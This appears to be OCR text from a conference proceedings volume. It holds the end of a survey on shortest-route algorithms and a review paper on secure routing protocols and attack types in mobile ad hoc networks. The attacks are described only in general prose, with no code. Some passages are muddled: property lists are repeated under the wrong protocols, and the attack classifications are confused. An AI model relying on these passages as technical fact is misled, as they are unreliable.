hand-held devices to find approximately optimal paths.

The Ant algorithm is used in several applications of route-finding problems in transportation networks. In 2008, Hojjat Salehinejad, Farhad Pouladi, and Siamak Talebi developed a dynamic multiparameter ant algorithm-based route selection system [18]. This system finds the optimal route between any given origin and destination. In the process of finding the optimal route, it considers some of the most important parameters such as distance, traffic, width (number of lines), number of traffic lights, and accident history. The traffic is considered in offline and online mode. This method recognizes routes according to user-desired parameters in two traffic information availability (online/offline) modes. The proposed method is simulated on a part of London, UK, and is executed locally for every single car and finds optimum multiparameter direction between origin/destination. They found the feasible results by this algorithm.

Wang Qingbin and Hang Zengxia observed that time delay often happens in the transportation, and very few articles considered the delay [19]. Therefore, trying to arrive at the optimal transport routes and the optimal combination of the transport modes, they constructed a model in 2010 for container multimodal transportation to minimize the total cost that included transportation costs between nodes, transfer costs average delay costs for model change in the nodes and the overall solution. They also gave an algorithm to solve the model.

In 2011, Zhang Bing-Chuan, Li Bin-Bing, Liu Da-Wei, and Zhang Shu-Hui utilized the combined arithmetic based on the Grey Theory and Markov Chain to predict traffic-flow which increased the prediction accuracy [20]. They studied that short-term traffic-flow is the theoretical basis for selecting the optimal route, as it utilizes historical and real-time traffic data to predict traffic status within an hour

and then offers the information to travellers which facilitates the choice of optimal route; such a prediction directly affects the routes. They employed the combined arithmetic by taking an example and showed that the combined arithmetic has better prediction accuracy.

Chin-Jung Huang integrated the Hungarian method and genetic algorithm and constructed the shortest-distance route system for travelling in 2012 [21]. They studied the d15112 system for a city number up to 15,112 given by D. Applegate, R. Bixby, V. Chvatal, and W. Cook in 2001 [22] which was very time-consuming and needed expensive hardware. The system designed by Chin-Jung Huang needs only personal computer to find the shortest-distance route and the corresponding distance quickly and effectively. The lower limit of the shortest distance of all routes is determined using the improved Hungarian method of the assignment problems and is used to check whether the obtained shortest distance or approximately shortest distance meets the requirements. The system is developed using DEV-C++-based genetic algorithm.

Hitoshi Kanoh and Tomohiro Nakamura studied the route choice problem under a dynamic environment [23]. They used a genetic algorithm which employs the method of viruses as domain-specific knowledge. A part of an arterial road is regarded as a virus. They generated a population of viruses in addition to a population of routes. Crossover and infection are used to determine the optimal combination of viruses. When traffic congestion changes during driving, an alternative route can be generated using viruses and other routes in the population in the shortest time. They showed by their experiments that genetic algorithm is superior to Dijkstra's algorithm in case of randomly generated road maps and only slightly inferior regarding the length of the route. They also determined that the computational time is meeting deadlines in dynamic route selection problem using actual road maps that are in widespread use for car navigation systems. They also proposed a solution to constraint satisfaction problem.

A paper by Habib M. Kammoun of Tunisia concludes that it is extremely hard to formulate a suitable mathematical model due to uncertainty and dynamicity of several factors [24]. Thus, the development of fuzzy rule base system is more appropriate as it has the capability to approximate a real continuous function with a good accuracy. But its application is difficult due to large number of criteria; thus, they proposed a route choice model based on hierarchical FRBS. This system evaluates one possible path based on real-time information, driver's preferences, and other factors. This route choice model is based on organizational multiagent architecture of road network.

3 Conclusions

This paper provides a brief survey of all the available solution for the choice of the shortest route. It is observed that in recent years, fuzzy logic and genetic algorithm are indeed of great help in developing efficient models for this purpose. Future

work in this field would try to devise a model incorporating alternate modes of available transport employing these techniques.

Acknowledgments I am indebted to Mr. Jitendra Kumar Gupta, Assistant Professor in SR Group of Institutions, CSE Campus, Jhansi, for his kind supervision in the course of preparation of this survey.

References

1. Dantzig, G., Fulkerson, R., Johnson, S.: Solution of a large-scale traveling-salesman problem. Oper. Res. **2**, 393–410 (1954)
2. Ben-Akiva, M., Lerman, S.R.: Discrete Choice Analysis: Theory and Application to Travel Demand. MIT Press, Cambridge (1985)
3. Bekhor, S., Ben-Akiva, M.E., Ramming, M.S.: Adaption of logit kernel to route choice situation. Transportation Research Record, No. 1805, pp. 78–85. ISSN 0361-1981 (2002)
4. Teodorovic, D., Kikuchi, S.: Transportation route choice model using fuzzy inference technique. In: Proceedings of the 1st International Symposium on Uncertainty Modeling and Analysis, pp. 140–145 (1990)
5. Akiyama, T., Nakamura, K., Sasaki, T.: Traffic diversion model on urban expressway by fuzzy reasoning. In: Proceedings of the 6th World Conference of Transport Research, Lyon, pp. 1011–1022 (1993)
6. Akiyama, T., Tsuboi, H.: Analysis of multi-route choice behaviour by fuzzy reasoning models. In: Proceedings of the 3rd Symposium on Application of Fuzzy Sets Theory to Civil and Architectural Engineering, pp. 31–38 (1996)
7. Lotan, T., Koutsopoulos, H.N.: Models for route choice behavior in the presence of information using concepts from fuzzy set theory and approximate reasoning. Transportation **20**(2), 129–155 (1993). (ISSN 0049-4488)
8. Lotan, T.: Modelling discrete choice behaviour based on explicit information integration and its application to the route choice problem. IEEE Trans. Syst. Man Cybern. Part A: Syst. Hum. **28**(1), 100–114 (1998). (ISSN:1083-4427)
9. Southworth, F., Peterson, B.E.: Intermodal and international freight network modeling. Transp. Res. Part C **8**(1), 147–166 (2000)
10. Tao, W., Gang, W.: A combined optimization model for transportation modes of multimodal transport. Eng. Sci. 46–50 (2005)
11. Jiang, J.L.U.: Research on optimal transport mode combination in a multimodal transportation system of containers. 127–134 (2008)
12. Henn, V.: Fuzzy route choice model for traffic assignment. Fuzzy Sets Syst. **116**(1), 77–101 (2000). (ISSN:0165-0114)
13. Ridwan, M.: Fuzzy preference based traffic assignment problem. Transp. Res. Part C: Emerg. Technol. **12**(3–4), 209–233 (2004). (ISSN: 0968-090X)
14. Peeta, S., Yu, J.W.: Adaptability of hybrid route choice model to incorporating driver behaviour dynamics under information provision. IEEE Trans. Syst. Man Cybern. Part A: Syst. Hum. **34**(2), 243–256 (2004). (ISSN: 1083-4427)
15. Arslan, T., Khisty, C.J.: A rational reasoning method from fuzzy perceptions in route choice. Fuzzy Sets Syst. **150**(3), 419–435 (2005). (ISSN:0165-0114)
16. Panwai, S., Dia, H.: A fuzzy neural approach to modeling behavioral rules in agent-based route choice models. In: Proceedings of the 4th International Workshop on Autonomous Agents in Traffic and Transportation ATT\AAMAS, pp. 70–79 (2006)

17. Lin, C.-H., Yu, J.-L., Liu, J.-C., Lee, C.-J.: Genetic algorithm for shortest driving time in intelligent transportation systems. In: IEEE International Conference on Multimedia and Ubiquitous Engineering, pp. 402–406 (2008)
18. Salehinejad, H., Pouladi, F., Talebi, S.: A new route selection system: Multiparameter ant algorithm based vehicle navigation approach. In: IEEE CIMCA 2008, IAWTIC 2008, and ISE 2008, pp. 1089–1094 (2008)
19. Qingbin, W., Zengxia, H.: The optimal routes and modes selection in container multimodal transportation networks. In: IEEE International Conference on Optoelectronics and Image Processing, pp. 573–576 (2010)
20. Bing-Chuan, Z., Bin-Bing, L., Da-Wei, L., Shu-Hui, Z.: Application of short-term traffic flow forecast in selecting the optimal route. In: IEEE Fourth International Conference on Intelligent Computation Technology and Automation, pp. 768–771 (2011)
21. Huang, C.-J.: Integrate the Hungarian method and genetic algorithm to solve the shortest distance problem. In: Third International Conference on Digital Manufacturing and Automation, pp. 496–499 (2012)
22. Applegate, D., Bixby, R., Chvátal, V., Cook, W.: Finding Cuts in the TSP (A Preliminary Report), DIMACS Technical Report 95-05 (1995)
23. Kanoh, H., Nakamura, T.: Knowledge Based Genetic Algorithm for Dynamic Route Selection. KES, pp. 616–619 (2000)
24. Kammoun, H.M., Kallel, I., Alimi A.M.: Hierarchical fuzzy rule-base system for multiagent route choice, new developments in robotics automation and control. In: Lazinica, A. (ed.) ISBN: 978-953-7619-20-6, InTech (2008)

Secure Routing Technique in MANET: A Review

Aartika Chandrakar and Rajib Sarkar

Abstract We are here to introduce the different approach that prevents security threat in MANET routing protocol. In recent year, secure routing protocol has been extensively studied. A mobile ad hoc network (MANET) is an infrastructure-less network where each node acts as an administrator for establishing end-to-end connection and a host for the source or destination. Security in MANET routing protocol is a mechanism to transfer data packet safely. Mostly, the routing protocols are based on cryptography scheme, security association, key distribution, authentication, and so on. The security research area is still open as many of the provided solutions are designed keeping a limited size scenario and limited kind of attacks and vulnerabilities. MANET is the future network because it is practically versatile, easy to use, inexpensive and can instantly update and reconfigure itself. In this paper, we have highlighted some of the typical vulnerabilities that are caused by characteristics of mobile ad hoc networks such as dynamic topology, limited resources (e.g., bandwidth, power), and lack of central management's points.

Keywords Route investigation protocol · MANET · Key management · Security · Authentication · Malicious node

1 Introduction

Mobile ad hoc networks (MANETs) are an ideal technology to deploy self-generated wireless infrastructure-less networks, either for military or civilian applications. To design such network requires the implementation of mechanism for

A. Chandrakar (✉) · R. Sarkar
Department of Computer Science, Central Institute of Technology, Raipur, India
e-mail: aartika01@gmail.com

R. Sarkar
e-mail: sarkar.rajibrcciit@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_135, © Springer India 2014

initial configuration to take part with some network and security parameters. In particular, when new node joints a MANET, it must be assigned a free IP address before it may take an active part in the network. Since there is no administrative node to control the network, every node takes part in network for the reliable operation of the whole network. In particular, MANETs are based on the collaboration between nodes. In other word, each node establishes routing information by collaborating with other nodes. To make this procedure practical, trust between nodes is essential. However, most routing protocol does not take security threats into account, and therefore, MANETs are not inherently safe for them. In each direction, MANET devices are free to move independently. The primary challenge in building a MANET is equipping each device to continuously maintain the information required to properly route traffic. Such network may be connected by large Internet or operate by themselves. Many academic researchers evaluate protocol and ability usually with all nodes within a few hops of each other and usually with nodes sending data at a constant rate, packet drop rate, overhead introduce by the routing protocol, and other measures. However, security is an important issue for ad hoc networks, especially for security-sensitive applications.

To secure an ad hoc network, we consider the following attributes: availability, confidentiality, integrity, authentication, and non-repudiation [1]. These counter measures might be considered as function that reduces or eliminates the security vulnerabilities and attacks.

The nodes in MANET can communicate directly if they are within each others wireless transmission ranges; otherwise, they have to rely on some other nodes to transmit messages if the nodes are outside each others transmission range [2]. Thus, several intermediate hosts relay the packets which are sent by the source host before they reach the destination host, which in turn leads to a multi-hop scenario, i.e., each node will act as a router.

2 Challenges in Securing the MANET

As compared to the wired network, MANETs are more susceptible to the attack. This is because of the following:

2.1 Poor Physical Security

Mobile wireless networks are generally having more inclination to physical security threats than a fixed-cable net. The increased possibility of eavesdropping, spoofing, and denial-of-service attacks should be carefully considered. Existing link security techniques are often applied within wireless networks to reduce security threat.

2.2 Lack of Infrastructure

Ad hoc networks operate separately of any infrastructure, which makes irrelevant any classical solutions based on certification authorities and on line servers.

2.3 Absence of Centralized Monitoring

The absence of any centralized monitoring makes the detection of attacks, a very complicated problem because it is not easy to watch the traffic in a highly and large-scale ad hoc network. It is rather regular in the ad hoc networks that begin failures such as transmission impairments and packet dropping.

2.4 Inadequate Power Supply

Due to mobility of nodes in the ad hoc network, nodes will rely on battery as their power supply method; the problem that may be caused by restricted power supply is denial-of-service attacks and selfish manner.

2.5 Dynamically Changing Network Topology

Nodes are free to go randomly. The network topology may change arbitrarily and have no limitation on their distance from other nodes. As a result of this random movement, the whole topology is changing in an irregular manner, which in turn gives rise to both directional and unidirectional links among the nodes.

3 Security Attacks on MANET

Malicious and egocentric nodes are the ones that put up attacks against physical, data link, network, and application-layer functionality. Current routing protocols are showing to two types of attacks [3].

3.1 Active Attacks

In an active attack, information is inserted to the network, and thus, the network operation or some nodes may be damage. Through which the misbehaving node has to bear some energy costs in order to perform some harmful operation, and

nodes that execute active attacks with the aim of damaging other nodes by causing network outage are considered to be malicious, for example, spoofing, eavesdropping, traffic analysis, and monitoring.

3.2 Passive Attack

In a passive attack, a malicious node either ignores operations believed to be accomplished by it. That mainly consists of lack of support with the purpose of energy saving nodes that perform passive attacks with the aim of saving battery life for their own communications are measured to be selfish. Selfish nodes can severely degrade network performances and eventually partition the network, for example, wormhole attack, black hole attack, grey hole attack, resource consumption, and routing attack.

3.3 Denial-of-Service (DOS) Attack

This attack is basically happen at data link layer, and in this attack, malicious node floods unrelated data to consume network bandwidth or to consume the resources (e.g., power, storage capacity or computation resource) of a particular node. With fixed infrastructure networks, we can control denial-of-service attack by using "round robin scheduling", but with mobile ad hoc networks, this approach has to be extended to adapt to the lack of infrastructure, which requires the identification of neighbour nodes by using cryptographic tools, and the cost is very high.

For example, assume a shortest path exists from *X* to *Z* and *R* and *Z* cannot hear each other, that nodes *Q* and *R* cannot hear each other, and that *Y* is a malicious node attempting a denial-of-service attack. Suppose *X* wishes to communicate with *Z, X* has an unexpired route to *Z* in its route cache.

Transmits a data packet towards *Z* with the source route *X->P->Q->Y->R->S->Z* contained in the packet's header. When *Y* receives the packet, it can alter the source route in the packet's header, such as deleting *S* from the source route. Consequently, when *R* receives the altered packet, it attempts to forward the packet to *Z*. Since *Z* cannot hear *R*, the transmission is unsuccessful. *M* (malicious node) *X->P->Q->Y->R->S->Z.*

3.4 Tunnelling/Wormhole Attack

Tunnelling attack is basically happen at network layer. It is also called wormhole attack. In a tunnelling attack, an attacker receives packets at one point in the network, "tunnels" them to another point in the network, and then replays them

into the network from that point. It is called tunnelling attack because the colluding malicious nodes are linked through a private network connection which is hidden at higher layers.

3.5 Sybil Attack

Malicious nodes in a network may not only pretend to be one node, they could assume the identity of several nodes by doing so weak (destroy) the redundancy (repeating) of many routing protocols. This attack is called the sybil attack. Sybil attack tries to degrade the integrity of data, security, and resource utilization that the distributed algorithm attempts to achieve. Sybil attack can be performed for storage, routing mechanism, air resource allocation, and misbehaviour detection. Basically, any peer-to-peer network (especially wireless ad hoc networks) is susceptible to sybil attack.

4 Secure Routing Technique: A Survey

Several proposed ad hoc routing protocols have security vulnerability and harmful that easily allow for routing attack or example [4–6] while these vulnerabilities are common to many protocols that are under consideration by the IETF for standardization AODV [5, 7].

The development of new security services to the ad hoc network is more important than examined security problem in ad hoc network. There are numerous solutions have been given for providing a secure and reliable certification authority in ad hoc network [8–12]. Another problem that has given attention is that of simulating cooperation among nodes in an ad hoc network and addressing malicious packet dropping [13–17], strategies used for detecting and punishing non-cooperative nodes, rewarding node for forwarding packets, concealing the true destination of packet from intermediate nodes, and using redundant data transmission over multiple paths. It means, due to cooperation between nodes, the attackers take the advantage of this and do some misbehaviour act within the ad hoc network and result of that will be packet drop in the network.

4.1 ARIADANE

The issue of secure routing in particular has received significant attention [4]. Hu et al. have proposed ARIADNE [18], a secure version of DSR. ARIADNE can use predeployed pairwise symmetric keys or predeployed asymmetric cryptography for authentication. The former is more efficient, but requires shared secrets

between communicating nodes, which may not always be feasible to establish. A third option for ARIADNE is the TESLA authentication scheme, which is also based on asymmetric encryption, thus requiring a certification authority or pre-deployed keys. TESLA requires that packets are delayed by the longest round-trip time (RTT) in the network before they are sent (thus, route creation incurs this delay in both request and response phases).

ARIADNE guarantees that the target node of a route discovery process can authenticate the initiator, that the initiator can authenticate each intermediate node on the path to the destination present in the RREP message, and that no intermediate node can remove a previous node in the node list in the RREQ or RREP messages.

4.1.1 Brief Idea

As for the SRP [19] protocol, ARIADNE needs some mechanism to bootstrap authentic keys are necessary by the protocol. In particular, each node requests a shared secret key [(KS, *D*) is the shared key between a source *S* and a destination *D*]; with each node, it communicates with a higher layer, an authentic TESLA [11] key for each node in the network and genuine "route discovery chain" element for each node for which this node will forward RREQ messages.

4.1.2 Properties

For the authentication of broadcast packet such as RREQ, ARIDAN uses the TESLA broadcast authentication protocol.

Self-centred nodes are taken into account.

4.2 SAODV

Secure ad hoc on-demand distance vector (SAODV) [19], near the beginning effort to secure the AODV routing protocol, has various security vulnerabilities. For instance, it allows a malicious intermediate node to spoof its identity, illegally modify the hop count on RouteRequest messages, and fabricate route error messages. The use of security parameters, such as the trust level of a node in a hierarchical organization, as a routing metric is proposed in [20]. To secure the scheme, the authors recommend that all nodes at the same level of trust should share a common secret. This is not very practical and has many key management issues.

4.2.1 Brief Idea

The originator of the routing control packet appends its RSA signature and the last element of a hash chain to the routing packets. A packet transverses the network, intermediate nodes cryptographically authenticates the signature and the hash value. The intermediate nodes generate the *k*th element of the hash chain, with k being the number of transverse hops, and place it in the packet.

The SAODV [21] protocol gives two alternatives for RouteRequest and RouteReply messages. In the first case, when a RouteRequest is sent, the sender creates a signature and appends it to packet. Intermediate nodes authenticate the signature before creating or updating the reverse route to the host. The reverse rout is stored only when the signature is verified. When the node reaches the destination, the node signs the RouteReply with its private key and sends it back. The intermediate nodes again verify the signature. The signature of the sender is again stored along with the route entry.

4.2.2 Properties

Owner of certificate public keys enables intermediate nodes to authenticate all in-transit routing packets.

It can be used to protect the route discovery mechanism of the AODV by providing security features such as integrity, authentication, and non-repudiation.

4.3 ARAN

Authenticated routing for ad hoc networks (ARAN) [4] uses public key cryptographic mechanisms to beat all identified attacks. ARAN introduces authentication, message integrity, and non-repudiation as part of minimal security policy for the ad hoc environment and consists of a beginning certification process, a mandatory end-to-end authentication stage and an optional second stage that provides secure shortest paths.

4.3.1 Brief Idea

ARAN requires the use of a trusted certificate server (*T*): before entering in the ad hoc network, each node has to ask for a certificate signed by *T*. The certificate contains the IP address of the node, its public key, a time stamp of when the certificate was produced and a time at which the certificate expires along with the signature by *T*. All nodes are supposed to maintain fresh certificates with the trusted server and must know *T*'s public key.

4.3.2 Properties

For the authentication of broadcast packet such as RREQ, ARIDAN uses the TESLA broadcast authentication protocol.

The ARAN protocol uses asymmetric cryptography, which makes it very costly in terms of CPU and energy usage.

It is not immune against the wormhole attack.

4.4 SLSP

Secure link state routing protocol (SLSP) [22] provides secure proactive topology discovery and can be used as either as a stand-alone protocol or as a part of hybrid routing framework when combined with a reactive protocol.

4.4.1 Brief Idea

To function effectively without central key management authority, SLSP enables each node to, at regular intervals, broadcast its public key to nodes within its zone. In addition, each node also broadcasts signed HELLO messages containing its medium access control address and IP address pair to its neighbours. The distribution of medium access control address strengthens the method by forbidding nodes from spoofing at the data link layer.

To accomplish these goals, a neighbour loop protocol (NLP) is made an integral part of SLSP. The NLP is responsible for the following tasks. Maintaining a mapping of MAC and IP layer addresses the node's neighbours.

4.4.2 Properties

SLSP can work in the networks of recurrently changing topology and memberships.

LSP is tough against individual attackers and is capable of changing its range between local and network-wide topology discoveries.

It employs a round robin service mechanism to provide the guarantee that the gentle control traffic will be relayed even under clogging DoS attack.

4.5 Route Investigation Protocol

Route Investigation Protocol (RIP) [8] an enhanced MANET routing protocol, which prevents security threats, particularly by employing route investigation.

When an intermediate node that is on a path between source and destination receives two types of control messages (RREP and RERR), the intermediate node sends them to the source in pure AODV. The node which receives the control messages confirms it using route investigation request (IREQ) and route investigation reply (IREP). Through this examination procedure, we can achieve consistency of path for transmitting data packets in MANET.

4.5.1 Brief Idea

An intermediate node receiving control messages checks whether the message is legal or not.

Then, an intermediate node sends an IREQ message to the destination IREQ TTLs is the number of hop count of previous path for destination node. When it waits for arbitrary, an intermediate node receives the following:

- No IREP message
- One IREP message
- Two IREP message.

Depending on the number of IREPs, an intermediate node determines whether the received control message should be sent to the source node or not layer addresses of the node's neighbours.

When an intermediate node receives nothing, it sends a RERR message to the source node. When the source node receives the RERR message, the source node begins route discovery procedure.

4.5.2 Properties

It need only two extra messages at intermediate node, so overhead will be little higher than previous protocol.

It provide better packet delivery ratio than other previous protocol. It has less security power as compared to the other protocol.

4.6 CORE

The collaborative reputation mechanism provides guard against network layer attack. As it is a known fact, cryptography is one of the most common and trustworthy means to guarantee security in MANETs. The main notions for cryptography are confidentiality, integrity, authentication, and non-repudiation. The cryptography is discussed in detailed in [23].

A collaborative reputation mechanism to enforce node cooperation in mobile ad hoc networks is mainly used for selfishness detection in the MANETs through node cooperation mechanism [24].

4.7 SCAN

SCAN (self-organized network layer security in mobile ad hoc network) [25] focuses on securing packet delivery. It uses AODV, but argues that the same ideas are relevant to other routing protocols. SCAN assumes a network with adequate node density that nodes can listen in packets being received by a neighbour, in addition to packets being sent by the neighbour. SCAN nodes watch their neighbours by listening to packets that are forwarded to them. The SCAN node maintains a copy of the neighbour's routing table and determines the next-hop node to which the neighbour should forward the packet; if the packet is not overhead as being forwarded, it is measured to have been dropped [26].

4.8 DPRAODV

Detection, prevention, and reactive AODV provide a mechanism against security threats of black hole attack [27]. Detection and accusation of packet forwarding misbehaviour in mobile ad hoc networks also present a mechanism to overcome black hole attack without the protocol implementation [26]. Some other related works for black hole attacks include security-aware ad hoc routing for wireless networks [28], routing security in wireless ad hoc networks [27], and collaborative security architecture for black hole attack prevention in mobile ad hoc networks provides a method to detect and exclude the nodes launching this type of attacks [29].

Packet leashes which propose a defence mechanism against wormhole attacks using hash function by sharing a set of keys for authentication [30]. MEPA method proposes a minimum exposed path to attacks which reduces impact of attacks but cannot handle attacks [31]. AODV-WADR (Wormhole Attack Detection Reaction) proposes a method to avoid the attack using Diffie-Hellman key exchange algorithm [32]. SECTOR uses the distance-bounding algorithm to detect the wormhole attacks [33]. MDSVOW uses multidimensional scaling to reconstruct the network and to detect wormholes [34]. Wormhole attack prevention (WAP) algorithm in mobile ad hoc networks without using any specialized hardware wormholes can be detected and isolated within the route discovery phase [35]. Wormhole attacks detection in wireless ad hoc networks: a statistical analysis approach has been proposed [36].

A secure routing protocol against byzantine attacks for MANETs in contrary environments provides a method to overcome byzantine attacks using public key

cryptographic algorithm for secure multimedia communications in emergency MANETs [37]. An on-demand secure routing protocol resilient to byzantine failures uses adaptive probing technique to reduce byzantine failures in MANETs [38]. Detection and accusation of packet forwarding misbehaviour in mobile ad hoc networks also present a mechanism to overcome grey hole attack without the protocol implementation [26].

4.9 CBDS

A Cooperative Bait Detection Scheme to Prevent Malicious Node for MANET in Hybrid environment. This mechanism used to identify malicious nodes set up black/grey hole attacks and cooperative black hole attack.

4.9.1 Brief Idea

The CBDS [39] combines the proactive and reactive defence architectures and randomly cooperates with a stochastic adjacent node. It takes help by using the address of the neighbour node as the hook destination address, and it hooks malicious nodes to reply RREP and detects the malicious nodes by the proposed reverse tracing programme. At last, the detected malicious node is listed in the black hole/grey hole list and notices all other nodes in network to stop any communication with them. As s result, it can reduce our packet loss that is happened due to malicious node and provide better packet delivery ratio.

It comprises three phases:

Initial proactive defence—initial hook phase

Initial proactive defence—initial reverse tracing phase

Shifted to reactive defence phase—the general DSR route discovery start procedure.

4.9.2 Properties

For the authentication of broadcast packet such as RREQ, ARIDAN uses the TESLA broadcast authentication protocol.

The ARAN protocol uses asymmetric cryptography, which makes it very costly in terms of CPU and energy usage.

4.10 HCBHSA

It stands for hash code-based highly secured approach to detect and accusation of packet forwarding misbehaviour in mobile ad hoc networks also presents a mechanism to triumph over black hole attack without the protocol [40]. Since

network layer is mainly used for packet forwarding, the attacks in this layer are considered. At the network layer, we assume that nodes behave badly, by dropping or delaying packets despite having agreed to forward them during route discovery. And that routing is done before hand. In that way, it is going to decrease the packet drop ratio and also aims at efficient data forwarding in MANETs and in that process monitors the misbehaving nodes or links, so that such nodes or links are avoided in data forwarding. We detect nodes that misbehave by launching attacks on either a single node or parallel to more number of nodes by inducing considerable delay in the packet or by changing the contents of the packets or by routing the packet to a non-destined node or by sending a packet out of transmission range or some other means. The approach can also be called highly secured in the sense that the algorithm is capable of identifying several attacks launched by malicious nodes and thereby preventing them for future sessions. Route discovery is done in agreement with the data forwarding protocol used. In this proposed algorithm, an on-demand protocol such as AODV is appropriate because AODV is a hop-by-hop routing protocol that introduces a more dynamic strategy to discover and repair route when compared to other on-demand protocols. Destination sequence numbers are used to avoid the problem of infinite loops. AODV maintains only active routes to reduce overheads and control traffic. It is suitable for scenarios with moderate mobility and density networks.

Route discovery is done in accordance with the data forwarding protocol used. In this proposed algorithm, an on-demand protocol such as AODV is right because AODV is a hop-by-hop routing protocol that introduces a more dynamic strategy to discover and fix route when compared to other on-demand protocols.

When route is ready, sender starts sending the message and divides it into packets of 48 bytes each and then constructs the data frame with source address, destination address, message to be sent and hash code for privacy purpose.

A counter is kept (cpkt) to increment every time a packet has been sent. This is called one-way hash chain method, which is impossible for the attacker to break. Even a small change in the data will change the hash value, which is easily identified by the receiver, since receiver also computes the same hash code. Sender then connects to the nearest intermediate node to forward the message and waits for acknowledgement. Intermediate node then extracts data frame and identifies the destination address to forward message to it. Once the data reaches destination, the data frame is extracted by the receiver node and hash code is computed to match with the hash code of sender. If hash code of destination is same as that of sender, then destination node prepares an acknowledgement frame with an "ACK" field and sends back to the sender through the same intermediate nodes; such nodes can be called genuine nodes. Otherwise, acknowledgement frame is prepared with a "Confidentiality Lost" field and sent back to sender, which means the message sent has been tampered. In such a case, the link through which the data traversed contains malicious nodes. Once the source gets the acknowledgement from destination node, the time taken for acknowledgement to reach back the sender is calculated (end). Then, round-trip time (RTT) is calculated by subtracting the end

time with that of the start time of sending the data packet (start) as (end–start), for each of the message sent from the sender node in milliseconds.

4.11 Reputation-Based Mechanism

RBM stands for reputation-based mechanism to detect, and accusation of packet forwarding misbehaviour in mobile ad hoc networks also presents a mechanism to overcome black hole attack without the protocol [41]. In our scheme, MANET nodes can be thought of as members of a community (or subjects) that share a common resource. The key to solve problems related to node misbehaviour derives from the strong binding between the use of a common resource and the cooperative behaviour of the members of the community. Thus, all members of a community that share resources have to contribute to the community life in order to be allowed to use those resources. However, the members of a community are often unrelated to each other and have no information on one another's behaviour. We believe that reputation is a good measure of someone's contribution to common network operations of trust inspired by a particular member of a community in a specific setting or domain of interest. Members that have a good reputation, because they helpfully contribute to the community life, can use the resources while members with a bad reputation, because they refused to cooperate, are gradually excluded from the community. The approach offered in this section is used as a basis for the security mechanism that solves the problems due to misbehaving nodes by incorporating a reputation mechanism that provides an automatic method for the social mechanisms of reputation. As an example, disadvantaged nodes that are inherently selfish due to their unsafe energy conditions should not be excluded from the network using the same basis as for malicious nodes: this is done with an accurate evaluation of the reputation value that takes into account a sporadic misbehaviour.

5 Proposed Solution

Till now, we have already seen many numbers of security techniques in MANET environment, but no one is so much feasible to protect against the black hole attack efficiently. So, we are going to describe a model or we can say algorithm which can efficiently avoid the attack of selfish node or malicious node in MANET environment. To make feasible our method, we need a server node or guard node concept which can able to monitor the behaviour of nodes in particular range. I will also show here a verification model for this which will help to get idea about it in more practical way. The following steps are given the detailed description of our proposal:-

Step 1: I think we need to add a new server node that monitors the path in particular range to detect the malicious node.
Step 2: If source or intermediate node receives two or more times a RERR message from intermediate node, then it also send control message to server node to get the information.
Step 3: If source or intermediate node receives efficient new path, then it sends control message to the server node and server node keeps the information about this, and when packet delivery drops down, suddenly then at time, the intermediate node asks about the route information from server node if any node is not listed in that server node list, then we can say that it is malicious node.
Step 4: If source or intermediate node receives the reply from previous path, then the node is intermediate and then sends RREP message to the source.

Else source node can send the data packet to this route (designated route which is established during the route discovery process).

The proposed verification models are given as below in sequential manner




Figure 1 shows initial step of our model which has agent node (sender node), owner node (decision taking node), receiver or we can say intermediate node, router, server node (or guard node) which has stored each and every path information about network in particular range.

6 Challenge and Future Work

Security in MANETs is such a live topic among the research communities; if it is assured properly, it can be used as a success factor and for the widespread deployment of the network. Several types of attacks in network layers have been identified and analysed recently in most research papers. The research proposals till date in MANETs are based upon a specific attack. They could work well in the presence of designated attacks, but there are many unanticipated or combined




Fig. 1 The proposed verification models

attacks that remain undiscovered. A lot of research is still on the way to identify new threats and create secure mechanisms to counter those threats. More research can be done on the robust key management system, trust-based protocols, integrated approaches to routing security, and data security at network layer. Here are some research topics and future work in this area. Trust-based technique area also provides good research field to build mechanism that will help in security services to MANET Environment.

Route investigation-based mechanism is also a research area which is based on addition of some control message and provides security services to the MANET environment.

Cryptography is the basic technique used in almost all prospect of security. The strength of any cryptographic system depends on proper key management. The public key cryptography approach relies on the centralized CA (certifying authority) entity, which is a security weak point in MANET. One interesting research issue is to build a mechanism which uses many approaches together without the use of key management to ensure more level of security in MANET. Building a sound robust semantic security approach and integrating it into the current preventive methods can be done in future research. Since most attacks are unpredictable, a resiliency-oriented security solution will be more useful, which depends on the multifence security solution.

